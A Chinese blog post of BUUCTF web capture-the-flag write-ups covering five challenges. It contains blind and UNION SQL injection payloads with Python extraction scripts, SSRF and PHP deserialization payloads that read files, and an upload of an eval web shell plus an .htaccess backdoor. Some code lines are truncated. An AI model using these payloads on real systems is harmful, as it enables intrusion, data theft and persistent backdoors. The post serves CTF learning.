BUUCTF笔记之Web系列部分WriteUp（三）

原创


KogRow 于 2021-05-22 21:40:47 发布 544 收藏 1
分类专栏： web安全 CTF 文章标签： CTF web安全

声明：此文仅供学习记录研究使用，切勿用于非法用途，否则后果自负！

1、[CISCN2019 华北赛区 Day2 Web1]Hack World

最近多做做sql注入，感觉自己在这一块还是很菜，进去就给了提示flag在flag表的flag字段

post测试一番发现形如1||1、1or1、1&&1、1and1这种都被过滤了：



然后fuzz发现xor、空格、group、limit、order、union、/**/、ord也被过滤了。

经过一番fuzz，构造以下payload:

```
POST /index.php HTTP/1.1
Host: 706d9826-2f2c-48b6-bf06-877b7226d9cd.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://47f60249-87f3-4344-9f1a-fd0517247d65.node3.buuoj.cn
Connection: keep-alive
Referer: http://47f60249-87f3-4344-9f1a-fd0517247d65.node3.buuoj.cn/index.php
Upgrade-Insecure-Requests: 1

id=1^(if(1=1,0,1))
```

得到正常输出

```
<head>
<title>Hack World</title>
</head>
<body>
<h3>All You Want Is In Table 'flag' and th
<h3>Now, just give the id of passage</h3>
<form action="index.php" method="POST">
<input type="text" name="id">
<input type="submit">
</form>
</body>
</html>
Hello, glzjin wants a girlfriend.
```

然后以下payload报错：

```
POST /index.php HTTP/1.1
Host: 706d9826-2f2c-48b6-bf06-877b7226d9cd.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://47f60249-87f3-4344-9f1a-fd0517247d65.node3.buuoj.cn
Connection: keep-alive
Referer: http://47f60249-87f3-4344-9f1a-fd0517247d65.node3.buuoj.cn/index.php
Upgrade-Insecure-Requests: 1

id=1^(if(1=1,1,0))
```

```
<head>
<title>Hack World</title>
</head>
<body>
<h3>All You Want Is In Table 'flag' and the column is 'flag'</h3>
<h3>Now, just give the id of passage</h3>
<form action="index.php" method="POST">
<input type="text" name="id">
<input type="submit">
</form>
</body>
</html>
Error Occured When Fetch Result.
```

由此感觉可以尝试一下异或注入。

爆数据库长度id=1^(if(((length(database()))=(11)),0,1))得当前数据库字段长度为11

爆数据库名id=1^(if((substr(database(),3,1)='a'),0,1))得到数据库名：ctftraining

由于题目给了表名及列名均为flag，因此表名和列名就不爆了，而且group和limit均被过滤，暂时还没有想出好的办法爆表名和列名


爆数据：

```
POST /index.php HTTP/1.1
Host: a97061bd-97c7-43df-8703-bbb4e2b14db7.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: http://a97061bd-97c7-43df-8703-bbb4e2b14db7.node3.buuoj.cn
Connection: keep-alive
Referer: http://a97061bd-97c7-43df-8703-bbb4e2b14db7.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

id=1^(if(((LEFT((SELECT(flag)FROM(flag)),14))='flag{8556ce6d§1§'),0,1))
```

直接上代码：

```
import requests

url = "http://a97061bd-97c7-43df-8703-bbb4e2b14db7.node3.buuoj.cn/index.php"

result = ""
num = 0
for i in range(1, 60):

    if num == 1:
        break

    for j in range(32, 128):

        payload = "if(ascii(substr((select(flag)from(flag)),%d,1))=%d,1,2)" % (i, j)
        # print(str((i-1)*96+j-32)+":~"+payload+"~")

        data = {
            "id": payload,
        }

        r = requests.post(url, data=data)

        r.encoding = r.apparent_encoding

        if "Hello" in r.text:
            x = chr(j)
            result += str(x)
            print(result)
            break

        if "}" in result:
            print(result)
            num = 1
            break
```

拿flag:



2、[网鼎杯 2018]Fakebook

注数据库名：

```
# 根据回显盲注获取数据库名
# database_len_payload:获取数据库名长度的payload，自行配置
# database_name_payload:获取数据库名的payload,自行配置
# HX:命中结果时的回显
def get_databasename_HX(url, HX):
    db_name = ""
    database_len = 0  # 数据库名的长度
    for i in range(1, 32):
        payload = url + "?no=-1||(if((length(database())="+str(i)+"),True,False));#"
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            database_len = i
            break
    if database_len == 0:
        print("读取数据库长度失败，程序终止")
        return "-1"
    else:
        print("数据库长度为:" + str(database_len))
        for i in range(1, database_len + 1):
            for j in range(32, 127):
                payload = url + "?no=-1||(if(ascii(substr(database(),"+str(i)+",1))="+str(j)+",True,False))
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    print("发现第" + str(i) + "位:" + chr(j))
                    db_name += chr(j)
                    break
        print("数据库名为：%s" % db_name)
        return db_name
```

得到数据库名fakebook

注表名：

```
# 根据回显盲注获取所有数据表名
def get_tablename_HX(url, HX, db_name):
    table_group_length = 0
    for i in range(1, 32):
        payload = url + "?no=-1||((" + str(
            i) + ")=(SELECT(length(group_concat(table_name)))FROM(information_schema.tables)WHERE((table_sc
        result = requests.get(payload)
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            table_group_length = i
            break
    if table_group_length == 0:
        print ("读取数据库表失败，程序结束")
        return -1
    else:
        tables = ""
        for i in range(1, table_group_length + 1):
            for j in range(1, 128):
                payload = url + "?no=-1||((" + str(j) + ")=ASCII((SELECT(SUBSTR(GROUP_CONCAT(table_name),"
                    i) + ",1))FROM(information_schema.tables)WHERE((table_schema)REGEXP('fakebook')))))"
                result = requests.get(payload)
                result.encoding = 'utf-8'
                if result.text.find(HX) != -1:
                    tables += chr(j)
                    print(tables)
                    break
        print(tables)
    return 1
```

得到一个表users

这里我傻逼了，啥都想着盲注，实际直接order by就行，猜字段数：http://388930ea-5c42-4bf3-aee2-a17503715879.node3.buuoj.cn/view.php?no=-1/**/order/**/by/**/5

> [*] query error! (Unknown column '5' in 'order clause')
>
> **Fatal error**: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**

查看数据库http://388930ea-5c42-4bf3-aee2-a17503715879.node3.buuoj.cn/view.php?no=-1/**/order/**/by/**/5

这里查看到用户是很高权限的root，且知道网站绝对路径，因此直接读取flag.php:

388930ea-5c42-4bf3-aee2-a17503715879.node3.buuoj.cn/view.php?no=0%20union/**/select/**/1,(load_file(%27/var/www/html/flag.php%27)),3,4%23

flag{87e307df-5ae9-41f4-b5fd-f91a2200caff}。

上面这个是非预期解，实际上预期的解法是SSRF+反序列化+sql注入。

下面也做一下这个预期解。

查字段http://388930ea-5c42-4bf3-aee2-a17503715879.node3.buuoj.cn/view.php?no=0%20union/**/select/**/1,(SELECT/**/group_concat(column_name)/**/from/**/information_schema.columns/**/where%20table_name=%

username
no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

读一下data这个字段：

http://388930ea-5c42-4bf3-aee2-a17503715879.node3.buuoj.cn/view.php?no=0%20union/**/select/**/1,data,3,4%20from%20users%23

username
O:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:1;s:4:"blog";s:9:"www.1.com";}


是一个序列化的字符串。这里按照一般日站的套路，先扫一波目录和robots.txt，三个网页源码我都看了，没有什么收获。

robots.txt:

```
User-agent: *
Disallow: /user.php.bak
```

发现了一个备份文件。

扫目录：


[21:06:58] Starting:
[21:06:58] 400 - 173B - /%2e%2e/google.com
[21:06:58] 200 - 0B - /flag.php
[21:07:07] 301 - 185B - /css -> http://124.126.19.106/css/
[21:07:10] 301 - 185B - /js -> http://124.126.19.106/js/
[21:07:11] 200 - 1KB - /login.php
[21:07:14] 200 - 37B - /robots.txt
[21:07:17] 200 - 0B - /user.php
[21:07:17] 200 - 1019B - /view.php
https://blog.csdn.net/shuaicenglou3032

看看这个备份文件：

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();
        // 设置 URL 和相应的选项
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        // 抓取 URL 并把它传递给浏览器
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i",
    }

}
```

审计一下发现是之前注入data里面的序列化的对象。

这里get函数我注释那里出现了可疑的SSRF代码，没有对传入的url参数做任何过滤便直接执行curl_exec。

这里盲猜服务器是从数据库中取反序列化的对象出来，然后将对象中的blog字段使用curl请求，这就可能存在SSRF。

所以构造以下序列化的payload:

```php
<?php
class UserInfo
{
    public $name = "admin";
    public $age = 1;
    public $blog = "file:///var/www/html/flag.php";
}
$a = serialize(new UserInfo("admin",1,"filer:///var/www/html/flag.php"));
echo ($a);
?>
```

得到：

```
O:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}
```

随着sql注入到页面上构造最终的payload:

http://388930ea-5c42-4bf3-aee2-a17503715879.node3.buuoj.cn/view.php?no=-1%20union/**/select/**/1,2,3,%27O:8:%22UserInfo%22:3:{s:4:%22name%22;s:5:%22admin%22;s:3:%22age%22;i:1;s:4:%22blog%22;s:29:%22file:///var/www/html/flag.p

把base64,后面的字符拿去解码：

<?php

$flag = "flag{87e307df-5ae9-41f4-b5fd-f91a2200caff}";
exit(0);
拿到flag。

3、[GXYCTF2019]BabySQli

题目盲猜是sql注入


随便输入一个密码得到wrong user，查看源码发现有提示

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>



wrong pass!
```

注释里面的代码一个个试了遍，百度得知是base32，解码得到sql语句：

```
select * from user where username = '$name'
```

那先试试单引号，还真报错了：



```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 28 May 2021 07:45:33 GMT
Content-Type: text/html
Content-Length: 377
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>



Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
''admin''' at line 1

```


测试发现or、左括号 （ 和右括号)被过滤了。

如果过滤了括号，其他盲注基本上就是废了，所以这里考虑使用order by盲注。

（or这个过滤可以使用大小写绕过）

这里记录一下order by盲注的知识：

当查询的数据不存在的时候，联合查询就会构造一个虚拟的数据，然后再根据排序列对结果进行排序。

因此我们可以一位一位的对密码进行猜解。

判断表的列数为3：

```
POST /search.php HTTP/1.1
Host: cf0dc980-25ac-4afb-b668-e6c98e029847.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://cf0dc980-25ac-4afb-b668-e6c98e029847.node3.buuoj.cn
Connection: close
Referer: http://cf0dc980-25ac-4afb-b668-e6c98e029847.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name='union%20select%20'1','2';%23&pw=1
```

判断用户名是第二列：

```
POST /search.php HTTP/1.1
Host: cf0dc980-25ac-4afb-b668-e6c98e029847.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://cf0dc980-25ac-4afb-b668-e6c98e029847.node3.buuoj.cn
Connection: close
Referer: http://cf0dc980-25ac-4afb-b668-e6c98e029847.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

name='union%20select%201,'admin',3;%23&pw=1
```

猜解密码：

name='||1+union%20select%201,2,'3'%20Order%20by%203%20limit%201;%23&pw=1

当构造的密码第一位不对时，查出来是wronguser，因为返回的是第一列我们自己构造的数据。

当构造的密码第一位比实际密码大1时，返回的是查出来的实际数据，因此找到wronguser和wrongpass的分界线的那一个wronguser就是我们要的第一位密码。

猜解的python2.7脚本如下：

```
import requests
dic = "0123456789abcdefghijklmnopqrstuvwxyz"
url = "http://bde93798-ff54-45d1-b059-864ebf2c0301.node3.buuoj.cn/search.php"
HX1 = "user"
HX2 = "pass"
passwd = ""
payload1 = '\'||1 union select 1,2,\''
payload2 = '\' Order by 3 limit 1;#'
for i in range(32):
    HX1flag = 0
    HX2flag = 0
    for j in range(0,36):
        payload = payload1+passwd+dic[j]+payload2
        # print payload
        postData = {'name': payload, 'pw': 1}
        responds = requests.post(url, data=postData)
        # print responds.text
        if responds.text.find(HX1)!= -1:
            HX1flag = 1
        if responds.text.find(HX2)!= -1:
            passwd = passwd+dic[j-1]
            break
    print passwd
```

爆出来密码的md5为：cdc9c819c7f8be2628d4180669009d28

这个md5撞库失败了，不知道明文是什么。

所以要找一种简单解法：

当查询的数据不存在的时候，联合查询就会构造一个虚拟的数据。因此，根据该语句，我们直接在pass框里面输入e10adc3949ba59abbe56e057f20f883e的md5解密结果。

具体做法如下：

```
name='union%20select%201,'admin','c4ca4238a0b923820dcc509a6f75849b';%23&pw=1
```

这个语句会返回我们构造的联合查询结果{1,'admin','c4ca4238a0b923820dcc509a6f75849b'}。

盲猜代码会将联合查询查出来的结果比对我们输入的密码的md5。所以pw那里是1，而c4ca4238a0b923820dcc509a6f75849b就是1的md5值。

返回flag：

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 07 Jun 2021 13:56:53 GMT
Content-Type: text/html
Content-Length: 258
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.29

<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>



flag{980f72bf-f6f8-463b-a69e-30d9a76bf302}
```

4.[网鼎杯 2020 青龙组]AreUSerialz

这题根据提示盲猜是序列化。果然进来就给代码，审计之：

```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {        //对象初始化时执行
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
```

```
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {  //输出变量s的值
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {       //对象销毁时执行，如果此时对象的op为2则修改为1，同时执行process方法
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {         //合法性判断，当输入的字符串不是可见字符时返回false
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
```

```
}
```

可以看到__destruct方法在对象销毁时执行，首先做一个强比较的判断op等不等于2，在这里如果等于2就会置1.然后执行process方法。

process方法弱类型比较的判断op是否等于2，等于2则执行read方法。

因此php序列化的代码这样写：

```
<?php
class FileHandler{
    public $op = 2;
    public $filename = "php://filter/read=convert.base64-encode/resource=flag.php";
    public $content = "Hello World!";
}
echo serialize(new FileHandler());
?>
```

拿flag:http://27a1919e-75f2-42fa-b596-14ed83035479.node3.buuoj.cn/?str=O:11:%22FileHandler%22:3:{s:2:%22op%22;i:2;s:8:%22filename%22;s:57:%22php://filter/read=convert.base64-encode/resource=flag.php%22;s:7:%22content%22;s:12:%22Hello%20World!%22;}

```
}

function is_valid($s) {
        for($i = 0; $i < strlen($s); $i++)
                if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
                        return false;
        return true;
}

if(isset($_GET['str'])) {

        $str = (string)$_GET['str'];
        if(is_valid($str)) {
                $obj = unserialize($str);
        }

}
```

[Result]:
PD9waHAgJGZsYWc9J2ZsYWd7ZDI2YWFkZGQtMTM0ZS00YTA4LTgyMWEtMjZhZDdmYWM2NjY4fSc7Cg==

base64解码就能拿到flag。

5.[MRCTF2020]你传你□呢

这题是.htaccess后门

```
htaccess是Apache服务器中的一个配置文件，可以实现网页302重定向，自定义404页面，改变文件拓展名，允许/阻止特点的用户或者目

在这个文件里面可以选择一定的后缀名以任意想要的格式进行解析，我们可以利用它进行隐藏后门。

比如说，我们有一个php的环境，然后我们最终也获得了它的webshell，但是我们的马后缀过于明显，在管理员定期的检查中，他们会着重
```

先上传一个图片马：

```
POST /upload.php HTTP/1.1
Host: 271633b2-e67c-49e8-9614-14e39c2ee1d3.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------940492836365261210128931300 27
Content-Length: 369
Origin: http://999cc337-3085-49a9-8985-d4f82183b64f.node3.buuoj.cn
Connection: keep-alive
Referer: http://999cc337-3085-49a9-8985-d4f82183b64f.node3.buuoj.cn/
Cookie: PHPSESSID=6967bd282c9d96eb47bad0deee64d1d2
Upgrade-Insecure-Requests: 1

-----------------------------940492836365261210128931300 27
Content-Disposition: form-data; name="uploaded"; filename="3.jpg"
Content-Type: image/png

<?php @eval($_POST[fuck]);?>
-----------------------------940492836365261210128931300 27
Content-Disposition: form-data; name="submit"

ä¸é®å»ä¸
-----------------------------940492836365261210128931300 27--
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 09 Jun 2021 13:23:08 GMT
Content-Type: text/html
Content-Length: 209
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23


<meta charset="utf-8"><br />
<b>Warning</b>:  mkdir(): File exists in <b>/var/www/html/upload.php</b> on line <b>23</b><br />
/var/www/html/upload/341d0280b89fd4a9ad37738a43d34e3e/3.jpg succesfully uploaded!
```


然后上传一个.htaccess文件：

```
POST /upload.php HTTP/1.1
Host: 271633b2-e67c-49e8-9614-14e39c2ee1d3.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------940492836365261210128931300 27
Content-Length: 379
Origin: http://999cc337-3085-49a9-8985-d4f82183b64f.node3.buuoj.cn
Connection: keep-alive
Referer: http://999cc337-3085-49a9-8985-d4f82183b64f.node3.buuoj.cn/
Cookie: PHPSESSID=6967bd282c9d96eb47bad0deee64d1d2
Upgrade-Insecure-Requests: 1

-----------------------------940492836365261210128931300 27
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/png

SetHandler application/x-httpd-php
-----------------------------940492836365261210128931300 27
Content-Disposition: form-data; name="submit"

ä¸é®å»ä¸
-----------------------------940492836365261210128931300 27--
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 09 Jun 2021 13:15:52 GMT
Content-Type: text/html
Content-Length: 213
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23


<meta charset="utf-8"><br />
<b>Warning</b>:  mkdir(): File exists in <b>/var/www/html/upload.php</b> on line <b>23</b><br />
